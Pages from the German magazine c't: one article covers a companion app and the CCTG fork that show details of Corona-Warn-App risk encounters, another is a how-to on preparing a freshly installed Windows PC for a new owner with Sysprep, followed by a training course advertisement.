Wer ein gerootetes Handy besitzt oder ein Custom-ROM nutzt, kann die App sofort starten und im Einstellungsmenü auf „Normaler Modus (root)“ stellen. Die App liest dann sofort die Daten der CWA aus und lädt die aktuelle Positivliste vom RKI herunter. Nach einigen Minuten Rechnen und Vergleichen präsentiert sie das Ergebnis. Falls der Abgleich zu lange dauert, verringert man einfach im Einstellungs-Menü die Anzahl der Tage, für die die Positivliste heruntergeladen werden soll. Sofern der Risikokontakt nicht wesentlich länger zurückliegt, reicht eine Woche völlig aus.

Danach zeigt sie ein Balkendiagramm, das für jeden Tag die Anzahl aller empfangenen IDs visualisiert. Diese Zahlen sehen erst mal hoch aus, denn die IDs wechseln alle zehn Minuten. 150 IDs pro Tag heißt also nicht, dass man 150 Menschen begegnet ist, es können auch nur fünf Menschen sein, mit denen man länger zusammen war. Der von der Companion-App verwendete Begriff „Begegnung“ ist übrigens vom RKI gewählt und leider etwas irreführend.

Das darunterliegende Diagramm zeigt die Anzahl der vom RKI an den je-

c't kompakt

- Die kostenlose App „Warn-App-Companion“ liest verborgene Informationen aus der Warn-App und bereitet sie grafisch auf.
- Eine alternative Corona-Warn-App für Android bietet mehr Funktionen als das Original vom RKI.
- Die Infos lassen sich ohne Root-Rechte auf jedem Android-Smartphone auslesen.

weiligen Tagen als positiv markierten IDs. Am spannendsten ist aber das untere Balkendiagramm, das sich im Fall von Risiko-Begegnungen füllt. Tippt man dort einen der Tage an, öffnet sich ein Koordinatensystem, das auf der x-Achse die Uhrzeit und auf der y-Achse die Signaldämpfung der empfangenen IDs zeigt. So erkennt man auf einen Blick, wie lange und in welchem ungefähren Abstand man dem Risikokontakt begegnet ist.

Während die Zeitpunkte sehr exakt sind, sollte man die angezeigte Entfernung nicht überinterpretieren. Denn die Dämpfung der Bluetooth-Signale hängt nicht nur vom tatsächlichen Abstand ab, sondern von noch viel mehr Faktoren, zum Beispiel, ob das Handy in der Tasche steckte, auf dem Tisch lag oder eine Plastikwand dazwischen war. Selbst die Ausrichtung des Telefons wirkt sich auf die Dämpfung aus, da Bluetooth-Antennen kegelförmig senden und empfangen.



CWA-Nutzer bekommen neuerdings häufiger Begegnungswarnungen zu Gesicht. Oft sind sie wenig hilfreich, weil man mangels Uhrzeit nicht weiß, ob der Kontakt draußen oder drinnen stattfand und ob man eine Maske trug oder nicht.

In vielen Fällen tauchen in der Companion-App Begegnungen auf, obwohl die Warn-App eine grüne Karte anzeigt. Sie warnt nämlich erst, wenn das Risiko einen Schwellenwert überschreitet. Das passiert unter anderem, wenn die Signaldämpfung innerhalb von 30 Minuten für mindestens fünf Minuten unter 79 dB gelegen hat.

Die Companion-App zeigt dagegen jede einzelne Begegnung mit positiv gekennzeichnete ID an und überlässt die Bewertung den Nutzern. Dabei helfen ihre farblichen Markierungen (grün, gelb und rot) der IDs. Darüber hinaus finden sich Informationen zum Symptombeginn der meldenden Person und zur Art des vorgenommenen Corona-Tests. Als Faustregel für die Interpretation dieser Daten gilt: Bleibt die Warn-App grün, deuten auch die roten Balken in der Companion-App üblicherweise nicht auf ein erhöhtes Risiko hin. Die wichtigsten Informationen sind der Zeitpunkt und die Dauer der Begegnung. Damit lässt sich üblicherweise

leicht rekonstruieren, ob man zu dem Zeitpunkt beispielsweise nur kurz mit Maske im Supermarkt oder ohne Maske im Restaurant war.

Bis in den vergangenen Sommer zeigte die offizielle Warn-App auch solch harmlose Begegnungen an. Die Karte blieb dabei grün, enthielt aber den Hinweis über eine Begegnung mit geringem Risiko. Da diese Information eher verunsicherte als half, wurde sie ab Version 1.9. aus der CWA entfernt. Seit einigen Wochen scheint die Warnung vor risikoarmen Begegnungen aber wieder zurückgekehrt zu sein: Während der Recherche zu diesem Artikel poppte die grüne Vorwarnung mehrmals in unserer CWA auf. Auf der Webseite der Corona-App heißt es dagegen weiterhin, dass die Vorwarnung abgeschafft sei.

Alternative für jedermann

Die CWA gibt ihre Daten nur auf gerooteten Handys preis und eignet sich als Daten-

quelle für die Companion-App nur für sehr wenig Nutzer. Zum Glück gibt es eine alternative Warn-App, die ihre Daten bereitwilliger mit anderen Apps teilt, nämlich per Exportieren-Knopf. Es handelt sich um einen Fork der offiziellen CWA, deren Quellcode ebenso öffentlich zugänglich ist.

Der Fork nennt sich kurz „Corona Tracing“ und lang „Corona Contact Tracing Germany“ (CCTG). Der Funktionsumfang von CCTG entspricht vordergründig dem der offiziellen Warn-App: Es werden genauso die Bluetooth-IDs gesendet und empfangen und führen zur gleichen Warn- und Risikobewertung wie beim Original. Check-ins, das Kontakttagebuch und das Hinterlegen und Dokumentieren von Impfzertifikaten funktionieren ebenfalls. Zudem lassen sich wie gewohnt Testergebnisse empfangen und im Falle positiver Tests automatisch oder mittels TAN die Warnung an andere Nutzer auslösen.

Anders als die CWA zeigt CCTG auf der Startseite ein Balkendiagramm mit der Bezeichnung Begegnungen an. Daraus erkennt man, wie viele IDs anderer Smartphones die App jeden Tag eingesammelt hat. Tippt man auf das Diagramm, öffnet sich eine Monatsansicht mit Clustern für jede einzelne Stunde. Anhand der Färbung der Cluster sieht man schon deutlich, wann man an belebten Orten war und wann nicht.


In dieser Ansicht befindet sich auch die begehrte Funktion: Tippt man auf die Schaltfläche „Exportieren“, öffnet sich der Teilen-Dialog von Android und fragt, welcher App man die interne Kontaktdatenbank zur Verfügung stellen will. Dort braucht man lediglich die Companion-App auszuwählen, worauf sie sofort und ganz ohne Root-Rechte mit der detaillierten Auswertung beginnt. Auch in dieser Export-Ansicht begegnet einem wieder der irreführende Begriff „Begegnung“, obwohl nur die Anzahl der empfangenen IDs und nicht die Zahl der getroffenen Personen gemeint ist.

Umstieg ohne Reue

Die CCTG-App ist im alternativen App-Store F-Droid und auf der Projektseite der Entwickler zum manuellen Download kostenlos verfügbar. Für den Umstieg empfiehlt es sich, die offizielle CWA und CCTG für mindestens eine Woche parallel zu betreiben. Da die neue App bei null anfängt, würde man wegen der getrennten Datenbanken mögliche Warnungen



Die Companion-App zeigt alle Risiko-Begegnungen an, auch harmlose, die in der Corona-App keine Warnungen auslöst haben.




Die warnende Person stand an der Kasse eines Möbelhauses für rund 15 Minuten in nächster Nähe (unten).

der letzten 14 Tage verpassen, wenn man die offizielle App sofort deinstalliert. Da das RKI keine älteren Positiv-IDs veröffentlicht, wird man ab Tag 15 mit der neuen App genauso gewarnt und verpasst nichts.

Obgleich sich CCTG und die CWA bis auf die beschriebenen Verbesserungen äußerlich kaum unterscheiden, sind sie innerlich an einer entscheidenden Stelle anders: CCTG verwendet anders als die CWA nicht das Exposure Notification Framework (ENF), sondern ein API des microG-Projekts. Damit kommt es ohne Googles Play-Dienste aus und funktioniert deshalb auch auf Handys mit Custom-ROM sowie auf den vom US-Bann betroffenen Huawei-Smartphones. Bei microG handelt es sich um eine freie und quell-offene API-Sammlung, die versucht, alle Funktionen der Google-Play-Dienste nachzubilden, um auch auf Google-freien Android-Versionen Funktionen wie Push-Benachrichtigungen und Standortanfragen nutzen zu können. Bei einigen populären freien Android-Versionen wie /e/ sind die microG-Dienste fester Bestandteil und sorgen dafür, dass alle Apps wie gewohnt funktionieren.

Dass CCTG ohne die Nutzung proprietärer APIs der Play-Dienste auskommt, bemerkt man im Alltag an leichten Unterschieden: So muss man der App explizit die Berechtigung auf die Standortbestimmung einräumen. Das ist eine Sicherheitsfunktion, weil das Bluetooth-Scanning im Hintergrund möglicherweise Bluetooth-Beacons findet, anhand derer die App den Gerätestandort feststellen kann. Tatsächlich abgefragt wird der Standort von der CCTG-App nicht. Zudem muss ab Android 12 auch die Berechtigung zur Suche nach Geräten in der Nähe abgenickt werden.

Am wichtigsten ist aber, dass CCTG von der Akku-Optimierung des Betriebssystems ausgenommen wird. Manche Handy-Hersteller bieten darüber hinaus eigene Stromsparfunktionen, die man für CCTG ebenfalls deaktivieren muss. Andernfalls befördert das Betriebssystem die Tracing-App nach einiger Zeit in den Schlummermodus und es werden im Hintergrund keine Schlüssel mehr getauscht, wodurch die App praktisch nutzlos wird und – schlimmer noch – wegen verpasster Schlüssel stets ein niedriges Risiko vortäuschen würde. Glücklicherweise lässt sich in der oben beschriebenen ID-Ansicht jederzeit kontrollieren,




Anders als die CWA zeigt CCTG neben der bekannten Risikokarte auch die Anzahl der eingesammelten IDs an. Der Besuch des Möbelhauses am Freitag ist am Anstieg der IDs gut zu erkennen.

ob CCTG im Hintergrund ordnungsgemäß arbeitet.

Da CCTG die bei der offiziellen Warn-App an die Play-Dienste ausgelagerten Aufgaben selbst übernimmt, taucht es in Verbrauchsstatistik des Akkus etwas prominenter auf: In unseren Tests lag es je nach Nutzungsdauer anderer Apps bei einem Verbrauchsanteil von 2 bis 8 Prozent und damit beispielsweise etwas über dem Niveau eines alternativen Launchers.

In der Realität konnten wir keine spürbar kürzere Laufzeit feststellen. Die CCTG-App arbeitet unterm Strich nicht anders als die offizielle Warn-App im Zusammenspiel mit den Play-Diensten. Da letztere nicht in der Akkustatistik auftauchen, verzerrt das das Bild zugunsten der offiziellen Warn-App. Im Alltag schien uns der angezeigte Mehrverbrauch im Vergleich zur offiziellen App deshalb eher ein durch diese Verzerrung hervorgerufen kosmetisches Problem zu sein, da das



In der erweiterten Ansicht zeigt CCTG, wie viele IDs pro Stunde empfangen wurden. Darin steckt auch die Exportfunktion, die die Daten zur Companion-App schickt.

Handy trotz des vermeintlich hinzugekommenen Mehrverbrauchs genauso lange durchhielt.

Fazit

Mit der alternativen Warn-App CCTG können auch Nutzer von Google-freien sowie alten, nicht unterstützten Android-Versionen (ab Android 5, Lollipop) eine Corona-Warn-App nutzen. Der Funktionsumfang entspricht dem der offiziellen App, bot aber den Mehrwert, dass sich die Funktion der App überprüfen lässt.

Zudem erlaubt CCTG auf jedem Android-Smartphone den Export der Daten an die Companion-App, die im Fall einer Warnung die Uhrzeit, die Dauer und die ungefähre Entfernung zur warnenden Person anzeigt. Damit lässt sich das persönliche Risiko meist deutlich besser bewerten und es ermöglicht im Falle privater Begegnungen, andere Kontakte gezielt persönlich zu informieren. (spo@ct.de) **ct**



Freundliche Vorinstallation

Windows-PCs zur Weitergabe vorbereiten mit Sysprep

Während einer Neuinstallation von Windows erstellen Sie erst ein neues Nutzerkonto und installieren danach fehlende Updates und Treiber. Diese Reihenfolge können Sie umdrehen, etwa um einen PC mit Neuinstallation samt aktueller Treiber und Updates weitergeben zu können, bei dem das Anlegen des Kontos trotzdem dem künftigen Besitzer überlassen bleibt.

Von Jan Schübler

Vielleicht kennen Sie auch diese Situation: Sie haben einen PC mit Windows-Lizenz, den Sie weitergeben möchten – zum Beispiel verkaufen, verschenken, in der Familie weiterreichen oder an ein gemeinnütziges Projekt spenden. Wenn Sie dem künftigen Besitzer das Leben etwas erleichtern möchten, installieren Sie Windows vorher sauber neu und versorgen es auch gleich mit Treibern und Updates – und zwar am besten so, dass das System nach dem Einschalten trotzdem ins sogenannte OOBE bootet. Das steht für „Out Of Box Experience“ und meint die Dialoge zur Ersteinrichtung, mit denen man nach einer Neuinstallation oder auch nach dem Kauf eines

neuen PCs ein Benutzerkonto erstellt, Tastaturbelegung und Region festlegt, einige Datenschutzeinstellungen setzt und Ähnliches.

Um einen PC so einzurichten, gibt es das Tool Sysprep, das in jedem Windows seit Vista standardmäßig enthalten ist. Entwickelt hat Microsoft es in erster Linie als Werkzeug, das PC-Herstellern beim Vorkonfigurieren angepasster Systemabbilder hilft, die in der Massenfertigung auf bestimmten Rechnermodellen oder ganzen Baureihen vorinstalliert werden. Das klingt einigermaßen kompliziert, doch Sysprep eignet sich ebenso gut für die Verwendung mit einem einzelnen PC. Und in diesem Fall erfordert es weder einen gro-

ßen Zeitaufwand noch eine nennenswerte Einarbeitung.

Microsoft hat Sysprep ausführlich dokumentiert (siehe ct.de/yyke). In der Kürze dieses Artikels ist hilfreich zu wissen, dass es zwei Ausführungsmodi kennt. Erstens den Überwachungs- oder auch Audit-Modus, mit dem sich die OOBE-Dialoge temporär umgehen lassen. Aktiviert man ihn, landet man nach der Installation von Windows direkt auf dem Desktop, ohne erst ein Benutzerkonto anzulegen. Es wird trotzdem ein Konto geladen: das eigentlich deaktivierte Konto namens „Administrator“, das genau für Zwecke wie diesen existiert.

Zweitens den OOBE-Modus, der einen zuvor aktivierten Überwachungsmodus beendet und Windows anweist, beim nächsten Start die Ersteinrichtungsdialoge zu durchlaufen. Auf Wunsch kann Sysprep die Installation beim Wechsel in den OOBE-Modus „verallgemeinern“ (auch „generalize“ genannt). Das bewirkt, dass einige beim Setup ausgewürfelte Zufallswerte wie PC-Netzwerkname und Sicherheitsbezeichner (Security IDs, SIDs) verworfen werden. Außerdem werden dabei Treiber für zwischenzeitlich installierte Hardware deinstalliert (aber nicht aus dem System gelöscht). Auch die Aktivierung des Systems wird verworfen – das ist aber kein Problem: Sofern Windows einmal in der gleichen Edition auf der Hardware aktiviert war, ist auf dem Aktivierungsserver eine digitale Lizenz hinterlegt, und das System aktiviert sich später beim ersten Kontakt mit dem Internet wieder ganz von selbst. Was Sysprep übrigens nicht kann: schon eingerichtete Benutzerkonten löschen. Es ist also nicht dafür geeignet, einen PC ohne saubere Neuinstallation von Nutzerdaten zu bereinigen.

Neuinstallation

Grundlage für Sysprep ist eine frische Neuinstallation von Windows. Ein Setup-Datenträger für Windows 10 oder 11 ist schnell erstellt: Laden Sie auf einem Windows-PC das Media Creation Tool (MCT) für das gewünschte System herunter (siehe ct.de/yyke) und starten Sie es. In der Windows-10-Version wählen Sie zunächst „Installationsmedien für einen anderen PC erstellen“; im MCT für Windows 11 entfällt dieser Schritt. Passen Sie, falls nötig, Sprache, Edition und Architektur an – die Vorauswahl sollte aber in den allermeisten Fällen passen. Im nächs-

ct kompakt

- Windows-Neuinstallationen versehen Sie mit wenigen Handgriffen mit aktuellen Treibern und Updates und lassen es danach in die Ersteinrichtung booten.
- Das Tool dafür steckt in jedem Windows.
- Praktisch ist das, um PCs, die man aus der Hand gibt, benutzerfreundlich vorzuinstallieren.

ten Schritt wählen Sie „USB-Speicherstick“. Schließen Sie nun einen mindestens 8 GByte fassenden Stick an, aus dem das MCT einen Setup-Stick erstellen darf – dazu der obligatorische Hinweis: Dabei werden alle auf dem USB-Stick befindlichen Daten gelöscht.

Bevor Sie nun die Neuinstallation beginnen, bedenken Sie: Das System braucht danach einen Zugang zum Internet. Wenn Sie nicht zu hundert Prozent sicher sind, dass Windows den LAN- oder WLAN-Controller von sich aus mit einem Treiber versehen kann, sollten Sie einen solchen zuvor herunterladen und ebenfalls auf den Setup-Stick kopieren. Der naheliegende Weg ist, die Download-Seiten des PC-Herstellers nach dem passenden Treiber zu durchsuchen. Führt das nicht zum Ziel, können Sie ihn mit wenigen Handgriffen aus der alten Windows-Installation extrahieren. Erstellen Sie dafür zunächst im Stammverzeichnis des Setup-USB-Sticks einen Ordner mit

dem Namen „treiber“. Nun öffnen Sie eine Eingabeaufforderung oder PowerShell mit Administratorrechten, etwa via Windows+X. Der Befehl


```
pnputil /export-driver * e:\treiber
```


kopiert alle installierten Treiber, die Windows nicht von Haus aus mitgebracht hat, in einem Rutsch aus dem laufenden System heraus auf den Stick (ersetzen Sie e: im Beispiel durch den Laufwerksbuchstaben des Sticks).

Lassen Sie den PC nun vom Setup-Stick booten (Tipps zum Booten von USB-Geräten finden Sie in [1]). Sobald Sie in der Setup-Umgebung im Laufwerksdialog gelandet sind („Wo möchten Sie Windows installieren?“), markieren Sie die bestehenden Partitionen zunächst Stück für Stück und entfernen Sie sie per Klick auf „Löschen“. Vorhandene Daten gehen dabei verloren – aber das ist ja Ziel dieser Übung. Eine detailliertere Anleitung zum Neuinstallieren finden Sie in [2] – der Artikel bezieht sich zwar auf Windows 11, funktioniert für Windows 10 aber ebenso.

Falls Sie sichergehen wollen, dass auf den internen Datenträgern keine sensiblen Daten zurückbleiben: Bloßes Löschen der Partitionen reicht dann nicht. Ist das Systemlaufwerk eine konventionelle Festplatte, können Sie sie mit Windows' eigenem Partitionierer DiskPart leeren. Den öffnen Sie in der Setup-Umgebung, direkt nachdem sie vom Stick gebootet wurde, per Umschalt+F10, diskpart, Eingabetaste. Der Befehl `list disk` listet alle erkannten Laufwerke auf. Ermitteln Sie die Festplatte anhand der Größenangabe – meist handelt es sich um Laufwerk 0 (Null). Wählen Sie

Mithilfe von Sysprep installieren Sie auf einem Windows-System Treiber und Updates und lassen den Rechner danach trotzdem die Dialoge zur Ersteinrichtung durchlaufen.





Mit dem Sysprep-Programmfenster schließen Sie die Vorinstallation ab, wenn alle Updates und Treiber installiert sind. Bis es soweit ist, ignorieren Sie das Fenster einfach.

die Platte per `select disk 0` zur Bearbeitung aus. Der Befehl `clean all` überschreibt den Datenträger nun von vorne bis hinten mit Nullen. Achtung: Das kann etwas dauern – je nach Größe der Festplatte ein, zwei Stunden bis ein, zwei Tage.

SSD-Laufwerke bearbeitet Windows ganz von selbst regelmäßig mit dem Trim-Befehl. Der lässt die SSD im Hintergrund Speicherbereiche, die laut Dateisystem leer sein sollten, physisch ausnullen, damit sie bei künftigen Schreibvorgängen schneller bereitstehen. Durch bestimmte SSD-interne Mechanismen (Reserveblöcke, Over-Provisioning) können Fragmente von Daten trotzdem zurückbleiben. Wer sich darum sorgt, findet auf den meisten SSD-Herstellerwebsites Tools, die das Laufwerk mit wenigen Handgriffen sicher löschen. Völlig irrelevant ist das Thema übrigens, wenn Sie den Datenträger bislang mit einer Laufwerksverschlüsselung à la BitLocker oder VeraCrypt benutzt haben. Löschen Sie einfach nur alle Partitionen – es bleibt nur Datenmüll zurück.

Sysprep einschalten

Um Windows nach der Installation in den Sysprep-Überwachungsmodus zu bringen, könnte man ein Installationsmedium bauen, das über eine Antwortdatei dafür sorgt, dass der Rechner nach dem Setup

statt ins OOBE unmittelbar in den Überwachungsmodus bootet. Das wäre allerdings einigermaßen aufwendig [3] und in diesem Szenario auch völlig übertrieben. Es geht viel einfacher: Sobald der erste OOBE-Dialog erscheint und Sie nach der passenden Region fragt, klicken Sie nicht auf „Ja“, sondern drücken Strg+Umschalt+F3. Windows bricht das OOBE daraufhin ab, startet im Überwachungsmodus neu und loggt Sie auf das Konto „Administrator“ ein.

Windows verbleibt nun im Überwachungsmodus – auch dann, wenn Sie das System zwischenzeitlich neu starten oder herunterfahren. Nach jedem Neustart lädt Windows ein Programmfenster namens „Systemvorbereitungsprogramm“. Das brauchen Sie später, um die Arbeit mit Sysprep zu beenden. Bis es so weit ist, ignorieren Sie das Fenster einfach.

Updates und Treiber

Im Überwachungsmodus angekommen, stellen Sie zunächst eine Netzwerkverbindung her. Falls Windows den Netzwerchip nicht von sich aus mit einem Treiber versehen hat, installieren Sie den als erstes: entweder per zuvor beim Hersteller heruntergeladenem Setup-Paket, oder aber Sie binden den Treiber ein, den Sie zuvor aus der alten Windows-Installation extrahiert haben. Öffnen Sie dazu den Geräte-Manager per Windows+X, suchen Sie dort einen unbekannten, mit einem gelben Ausrufezeichen markierten Netzwerkadapter, klicken Sie darauf mit der rechten Maustaste und dann auf „Treiber aktualisieren“. Im Treiberdialog wählen Sie „Auf meinem Computer nach Treibern suchen“. Geben Sie als Ort den Ordner mit den zuvor gesicherten Treibern auf dem USB-Stick an – nach einem Klick auf „Weiter“ durchsucht Windows den Ordner und fischt den passenden Treiber heraus.

Sobald eine Netzwerkverbindung steht, lassen Sie Windows Update so oft laufen, bis es keine neuen Updates mehr findet. Prüfen Sie danach im Geräte-Manager, ob unter „Andere Geräte“ noch Komponenten mit einem gelben Ausrufezeichen markiert sind – ein Hinweis auf

Achtung: Nicht einfach ausprobieren!

An dieser Stelle eine eindringliche Warnung vor dem unbedachten Hantieren mit Sysprep: Lassen Sie das Tool niemals (!) auf eine produktiv genutzte Windows-Installation los – es würde nur für sinnlosen Stress sorgen. Denn das Anstoßen einer Verallgemeinerung erzwingt unter anderem, dass Netzwerkkennung und sämtliche Sicherheits-IDs im System per Zufallsgenerator neu ausgewürfelt werden. In der Praxis bedeutet das: Windows-Hello-Logindaten für eingerichtete Konten gehen verloren, Windows vergisst den Namen, mit dem es sich anderen Rechnern im

Netzwerk zu erkennen gibt, und alle gespeicherten WLAN-Kennwörter sowie bestehende Anmeldungen an Cloud-Diensten wie OneDrive & Co. werden verworfen.

Wenn Sie Sysprep ausprobieren wollen und keinen separaten Testrechner dafür zur Hand haben, tun Sie das am besten mit einer virtuellen Maschine (VM). Dafür kommen zum Beispiel der kostenlose VMware Workstation Player oder das in jedem Windows ab der Pro-Edition enthaltene Microsoft Hyper-V in Frage – eine Anleitung für letzteres finden Sie in [4].

fehlende Treiber. Wenn ja, schauen Sie zunächst nach, ob Windows Update noch weitere Treiber als optionale Updates anbietet („Erweiterte Optionen/Optionale Updates“ in Windows 11 oder „Optionale Updates anzeigen“ in Windows 10). Wenn nein, verfahren Sie wie beim Netzwerkadapter.

Die Installation von Programmen unter Sysprep ist ein diffiziles Thema. Erstens klappt das für Win32-Anwendungen nur, wenn die Installationspakete für eine systemweite und vom Benutzerkonto unabhängige Installation geeignet sind. Zweitens klappt es für Store-Apps gar nicht per Store, sondern nur per Sideloadung, weil Installationen per Store eine App stets nur für das gerade angemeldete Konto installieren, nicht aber systemweit. Aus dem gleichen Grund schlagen drittens in manchen Fällen sogar bloße Updates für die werksseitig installierten Store-Apps fehl. Unser Tipp zur Stressvermeidung lautet daher: Überlassen Sie Installationen von Anwendungen einfach dem künftigen Be-

sitzer des PCs – er wird sich schon freuen, dass Sie ihm die Mühe mit den Treibern und Updates abgenommen haben.

Vorbereitung abschließen

Sobald Sie das System auf den aktuellen Stand gebracht haben, können Sie die Systemvorbereitung beenden. Dafür stellen Sie zunächst sicher, dass im Sysprep-Programmfenster für die Systembereinigungsaktion „Out-of-Box-Experience (OOBE) für System aktivieren“ und als Option fürs Herunterfahren „Herunterfahren“ ausgewählt sind. Setzen Sie außerdem ein Häkchen vor „Verallgemeinern“.

Nach dem Klick auf OK beginnt ein Aufräumprozess, nach dessen Abschluss das zwischenzeitlich aktivierte Konto „Administrator“ wieder deaktiviert ist. Praktischerweise löscht das Verallgemeinern auch zuvor eingegebene WLAN-Kennwörter – darum müssen Sie sich also nicht extra kümmern.

Beim nächsten Einschalten des Rechners startet Windows wie nach einer saub-

eren Neuinstallation in die OOBE-Dialoge. Die unterscheiden sich in einem Punkt von denen, die Sie nach einer gewöhnlichen Neuinstallation sehen: Sie sind um einen Dialog zum Abnicken der EULA erweitert – ein nach der Anwendung von Sysprep naheliegender zusätzlicher Schritt, da die Person, die die Lizenzvereinbarung während der Neuinstallation bestätigt hat, nicht die ist, die den PC später benutzen wird. (jss@ct.de) **ct**

Literatur

- [1] Axel Vahldiek, FAQ: Booten von USB-Laufwerken, Antworten auf die häufigsten Fragen, c't 24/2018, S. 172
- [2] Axel Vahldiek, Bitte einsteigen!, Windows 11 installieren, c't 26/2021, S. 24
- [3] Axel Vahldiek, Frag nicht, mach hin!, Mit Antwortdateien automatisiert Windows installieren, c't 25/2018, S. 148
- [4] Axel Vahldiek, Viele PCs in einem, Virtuelle Computer mit Hyper-V unter Windows 10, c't 4/2020, S. 140

Sysprep-Dokumentation, Media Creation Tools: ct.de/yyke

 heise Academy

Requirements Engineering in der Praxis

Meistern Sie in 5 Online-Trainings Ihr Anforderungsmanagement

2. März 2022

Einstieg ins Anforderungsmanagement

9. März 2022

Methoden der Anforderungserhebung

16. März 2022

Agiles Anforderungsmanagement in der Praxis

23. März 2022

Agiles Anforderungsmanagement im regulierten Kontext

30. März 2022

Anforderungsmanagement mit Jira und Confluence

